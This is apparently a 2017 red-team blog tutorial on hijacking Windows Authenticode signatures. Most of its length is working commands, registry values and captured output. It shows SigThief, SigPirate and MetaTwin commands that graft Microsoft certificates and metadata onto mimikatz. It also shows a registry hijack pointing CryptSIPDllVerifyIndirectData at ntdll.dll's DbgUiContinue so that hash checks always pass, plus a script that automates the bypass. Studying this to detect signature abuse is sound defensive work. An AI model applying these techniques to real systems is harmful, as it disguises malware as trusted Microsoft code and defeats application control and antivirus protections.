Hijacking Digital Signatures

pentestlab.blog/category/red-team/page/87

November 6, 2017

Developers are usually signing their code in order to provide assurance to users that their software is trusted and it has not been modified in a malicious way. This is done with the use of digital signatures. Therefore signing code is a method to verify the authenticity and integrity of a file.

Threat hunters and blue teams usually check the digital signature of a binary in order to perform an initial check and determine whether or not it should be considered as suspicious. Microsoft defensive technologies such as AppLocker and Device Guard support the use of rules that allow only executables and PowerShell scripts that are coming from trusted publishers and are digitally signed to be executed on the system. This verification is performed through the use of certificates.

Validation of the digital signature can be performed by invoking the **Get-AuthenticodeSignature** via PowerShell and by using SigCheck utility from Sysinternals.

```
PS C:\Users\User> Get-AuthenticodeSignature C:\Windows\System32\cmd.exe


    Directory: C:\Windows\System32


SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033  Valid                                  cmd.exe


PS C:\Users\User> .\sigcheck.exe -q C:\Windows\System32\cmd.exe

Sigcheck v2.55 - File version and signature viewer
Copyright (C) 2004-2017 Mark Russinovich
Sysinternals - www.sysinternals.com

c:\windows\system32\cmd.exe:
        Verified:       Signed
        Signing date:   21:06 18/03/2017
        Publisher:      Microsoft Windows
        Company:        Microsoft Corporation
        Description:    Windows Command Processor
        Product:        Microsoft« Windows« Operating System
        Prod version:   10.0.15063.0
        File version:   10.0.15063.0 (WinBuild.160101.0800)
        MachineType:    64-bit
PS C:\Users\User>
```

Verification of Signature

Matt Graeber in his keynote talk for DerbyCon 2017 described the process of how to execute unsigned code on a system that is lockdown by a device guard policy by performing a signature verification attack.

Digital Certificates

In modern windows operating systems code signing technology is used to assist users to recognize trusted binaries from untrusted. Native binaries are signed through the use of digital certificates which contain information about the publisher, the private key which is embedded and the public key.

The authenticode signature can be used to segregate signed PowerShell scripts and binaries from unsigned.

```
PS C:\Python34> Get-AuthenticodeSignature -FilePath C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE\ise.psm1

    Directory: C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE

SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033  Valid                                  ise.psm1

PS C:\Python34> Get-AuthenticodeSignature .\test2.psm1

    Directory: C:\Python34

SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
                                          NotSigned                              test2.psm1
```

Authenticode Signature – PowerShell Scripts

The certificate of PowerShell scripts can be hijacked easily by copying the signature block of a digitally signed Microsoft PowerShell script and applying it into a PowerShell script that has not been signed. The following script is part of the Windows ecosystem and has already a Microsoft signature.

`C:\Windows\System32\WindowsPowerShell\v1.0\Modules\ISE\ise.psm1`

ise.psm1 - Notepad

File Edit Format View Help

```
    if (Test-Path $snippetPath)
    {
        dir $snippetPath
    }
}

# SIG # Begin signature block
# MIIXXAYJKoZIhvcNAQcCoIIXTTCCF0kCAQExCzAJBgUrDgMCGgUAMGkGCisGAQQB
# gjcCAQSgWzBZMDQGCisGAQQBgjcCAR4wJgIDAQAABBAfzDtgWUsITrck0sYpfvNR
# AgEAAgEAAgEAAgEAAgEAMCEwCQYFKw4DAhoFAAQUv0M9fHFPOaghmrZBoun/tqPG
# zE6gghIxMIIEYDCCA0ygAwIBAgIKLqsR3FD/XJ3LwDAJBgUrDgMCHQUAMHAxKzAp
# BgNVBAsTIkNvcHlyaWdodCAoYykgMTk5NyBNaWNyb3NvZnQgQ29ycC4xHjAcBgNV
# BAsTFU1pY3Jvc29mdCBDb3Jwb3JhdGlvbjEhMB8GA1UEAxMYTWljcm9zb2Z0IFJv
# b3QgQXV0aG9yaXR5MB4XDTA3MDgyMjIyMzEwMloXDTEyMDgyNTA3MDAwMFoweTEL
# MAkGA1UEBhMCVVMxEzARBgNVBAgTCldhc2hpbmd0b24xEDAOBgNVBAcTB1JlZG1v
# bmQxHjAcBgNVBAoTFU1pY3Jvc29mdCBDb3Jwb3JhdGlvbjEjMCEGA1UEAxMaTWlj
# cm9zb2Z0IENvZGUgU2lnbmluZyBQQ0EwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAw
# ggEKAoIBAQC3eX3WXbNFOag0rDHa+SU1SXfA+x+ex0Vx79FG6NSMw2tMUmL0mQLD
# TdhJbC8kPmW/ziO3C0i3f3XdRb2qjw5QxSUr8qDnDSMf0UEk+mKZzxlFpZNKH5nN
# sy8iw0otfG/ZFR47jDkQOd29KfRmOy0BMv/+J0imtWwBh5z7urJjf4L5XKCBhIWO
# sPK4lKPPOKZQhRcnh07dMPYAPfTG+T2BvobtbDmnLjT2tC6vCn1ikXhmnJhzDYav
```


PowerShell Script – Microsoft Digital Signature

The **CryptSIPDllGetSignedDataMsg** contains a registry key which handles the default PowerShell SIP (pwrshsip.dll) and the digital signatures for native Microsoft PowerShell scripts.

`HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType 0\CryptSIPDllGetSignedDataMsg\{603BCC1F-4B59-4E08-B724-D2C6297EF351}`


The DLL and the FuncName values of this key needs to be replaced with a custom SIP and with the **GetLegitMSSignature** function. Matt Graeber created a custom SIP (Subject Interface Package) which can be compiled and used in order unsigned PowerShell scripts to get a legitimate Microsoft signature. A compiled version of this DLL can be found on GitHub.

```
DLL - C:\Users\User\MySIP.dll
FuncName - GetLegitMSSignature
```



PowerShell Script – Digital Microsoft Signature

The legitimate digital signature will be applied to the script and this can be verified by invoking again the **Get-AuthenticodeSignature** module from a PowerShell console.




Authenticode Signature – PowerShell Script with Digital Signature

However validation of the digital signature will fail as the authenticode hash will be different.

Various tools can be used in order to hijack a certificate from a trusted binary and use it to a non-legitimate binary.

SigThief:

```
python sigthief.py -i consent.exe -t mimikatz.exe -o signed-mimikatz.exe
```



Sigthief – Stealing Certificates


SigPirate:

```
SigPirate.exe -s consent.exe -d mimikatz.exe -o katz.exe -a
```

```
C:\>SigPirate.exe -s consent.exe -d mimikatz.exe -o katz.exe -a
[+] Copying authenticode signature...
[+] Parsed PE for Security Directory Entry
[+] Parsing target/destination PE
[+] Parsed PE for Security Directory Entry
[+] Updating target PE....
Updated Security Directory Entry VA: 0009CE00
Updated Security Directory Entry Size: 00002198
```

SigPirate – Stealing Certiificates

The consent file is an executable which is part of Windows operating system and therefore it is digitally signed by Microsoft. The binary will appear to have a digital signature of Microsoft.



Malicious Binary with Trusted Certificate

As previously the digital signature will fail to validate.

Bypassing Signature Validation

The Authenticode is a Microsoft code signing technology that can be used by blue teams to identify the identity of a publisher through the digital certificate and to verify that the binary has not been tampered since it performs a validation of the digital signature hash.

Even if a trusted certificate has been stolen and applied to a malicious binary the digital signature will still be invalid as the authenticode hash will not match. An invalid authenticode hash is a strong indication that the binary is not legitimate. Executing the **Get-AuthenticodeSignature** from a PowerShell console against a binary that has a trusted certificate will produce a HashMismatch error.

```
PS C:\> Get-AuthenticodeSignature .\katz.exe

    Directory: C:\

SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
14590DC5C3AAF238FCFD7785B4B93F4071402C34  HashMismatch                           katz.exe
```

Authenticode Signature – HashMismatch

The executable code is signed by a private key of the digital certificate. The public key is embedded in the certificate itself. Since the private key is not known it will always fail the hash validation process as the hash will be different.

Therefore the digital signature validation mechanism needs to be weakened through registry modifications. Matt Graeber discovered in which location in the registry the validation of the hash is performed and how. The **CryptSIPDllVerifyIndirectData** component handles the digital signature validation for PowerShell scripts and for portable executables.

Implementation of the hash validation of the digital signatures is performed via the following registry keys:


- {603BCC1F-4B59-4E08-B724-D2C6297EF351} // **Hash Validation for PowerShell Scripts**
- {C689AAB8-8E78-11D0-8C47-00C04FC295EE} // **Hash Validation for Portable Executables**

These keys exists in the following registry locations:

```
HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType
0\CryptSIPDllVerifyIndirectData\{603BCC1F-4B59-4E08-B724-D2C6297EF351}
HKLM\SOFTWARE\Microsoft\Cryptography\OID\EncodingType
0\CryptSIPDllVerifyIndirectData\{C689AAB8-8E78-11D0-8C47-00C04FC295EE}
```

A legitimate Microsoft DLL file needs to be used because it should be already signed with the same private key. The function name **DbgUiContinue** is used because it accepts two parameters like the original function that is replacing and returns TRUE if the function **CryptSIPDllVerifyIndirectData** succeeds.

```
DLL - C:\Windows\System32\ntdll.dll
FuncName - DbgUiContinue
```




Bypass Hash Validation – Registry Hijack

Starting a new PowerShell process will complete the bypass of the hash validation. The malicious binary will appear signed and with a valid Microsoft signature.

```
PS C:\> Get-AuthenticodeSignature .\katz.exe


    Directory: C:\


SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
14590DC5C3AAF238FCFD7785B4B93F4071402C34  HashMismatch                           katz.exe


PS C:\> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\> Get-AuthenticodeSignature .\katz.exe


    Directory: C:\


SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
14590DC5C3AAF238FCFD7785B4B93F4071402C34  Valid                                  katz.exe


PS C:\>
```

Authenticode Signature – Hash Validation



Digital Signature Details – Valid Hash

Matt Graeber did the initially discovery of this bypass and it is explained in detail in his paper about Subverting Trust in Windows. He released also a PowerShell script which can be used to automate the signature verification attack.

The script will target the two registry keys where the hash validation of the digital signatures for PowerShell scripts and portable executables is performed.

SignatureVerificationAttack.ps1

```
1   $Host.Runspace.LanguageMode
2
3   Get-AuthenticodeSignature -FilePath C:\Python34\bypass_test.psm1
4   Get-AuthenticodeSignature -FilePath C:\Python34\pentestlabtool.exe
5
6   # Try to execute the script. Add-Type will fail.
7   Import-Module C:\Python34\bypass_test.psm1
8
9   $VerifyHashFunc = 'HKLM:\SOFTWARE\Microsoft\Cryptography' +
10                    '\OID\EncodingType 0\CryptSIPDllVerifyIndirectData'
11
12  $PowerShellSIPGuid = '{603BCC1F-4B59-4E08-B724-D2C6297EF351}'
13  $PESIPGuid = '{C689AAB8-8E78-11D0-8C47-00C04FC295EE}'
14
```

Signature Verification Attack – Registry Keys

The following registry values will be modified automatically with the required values in order to bypass the hash validation.

```
18  # Signed code reuse attack that will effectively return TRUE when the
19  # digitial signature hash validation function is called.
20  $NewDll = 'C:\Windows\System32\ntdll.dll'
21  $NewFuncName = 'DbgUiContinue'
22
23  $PSSignatureVerifier | Set-ItemProperty -Name Dll -Value $NewDll
24  $PSSignatureVerifier | Set-ItemProperty -Name FuncName -Value $NewFuncName
25  $PESignatureVerifier | Set-ItemProperty -Name Dll -Value $NewDll
26  $PESignatureVerifier | Set-ItemProperty -Name FuncName -Value $NewFuncName
27
```

Signature Verification Attack – Registry Values


Running the PowerShell script will perform the bypass.

```
powershell.exe -noexit -file C:\Python34\SignatureVerificationAttack.ps1
```

```
C:\Python34>powershell.exe -noexit -file C:\Python34\SignatureVerificationAttack.ps1
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

FullLanguage


    Directory: C:\Python34


SignerCertificate                         Status                                 Path
-----------------                         ------                                 ----
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033  Valid                                  bypass_test.psm1
AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033  HashMismatch                           pentestlabtool.exe
Hello, world!
Hello, bypassed world!
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Python34>
```

Signature Verification Attack – PowerShell Script

Executing the **Get-AuthenticodeSignature** PowerShell module will result of a valid digital signature hash.




Authenticode Signature – Hash Validation of Malicious Binary

Metadata

Some antivirus companies are relying on the digital signatures and metadata in order to identify malicious files. Therefore antivirus detection rate against a non-legitimate binary that is using a valid certificate and metadata from a trusted entity will be decreased.

MetaTwin is a PowerShell based script that can copy metadata details from a file to another binary automatically.

```
PS C:\metatwin> Import-Module .\metatwin.ps1
PS C:\metatwin> Invoke-MetaTwin -Source C:\Windows\System32\netcfgx.dll -Target
.\mimikatz.exe -Sign
```



MetaTwin

On top of that it can steal the digital signature from a Microsoft file since it is using SigThief to perform this task.

```
[+] Digital Signature

SignatureType     : Authenticode
SignerCertificate : [Subject]
                      CN=Microsoft Windows, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

                    [Issuer]
                      CN=Microsoft Windows Production PCA 2011, O=Microsoft Corporation, L=Redmond, S=Washington, C=US

                    [Serial Number]
                      33000001066EC325C431C9180E000000000106

                    [Not Before]
                      11/10/2016 21:39:31

                    [Not After]
                      11/01/2018 20:39:31

                    [Thumbprint]
                      AFDD80C4EBF2F61D3943F18BB566D6AA6F6E5033

Status            : Valid
```


MetaTwin – Digital Signature Details

The final executable will have metadata details and a digital signature from Microsoft.

```
[+] Results
 ---------------------------------------------
[+] Metadata


VersionInfo : File:             C:\metatwin\20171027_004229\20171027_004229_signed_mimikatz.exe
              InternalName:     netcfgx.dll
              OriginalFilename: netcfgx.dll
              FileVersion:      10.0.15063.0 (WinBuild.160101.0800)
              FileDescription:  Network Configuration Objects
              Product:          Microsoft® Windows® Operating System
              ProductVersion:   10.0.15063.0
              Debug:            False
              Patched:          False
              PreRelease:       False
              PrivateBuild:     False
              SpecialBuild:     False
              Language:         English (United States)
```

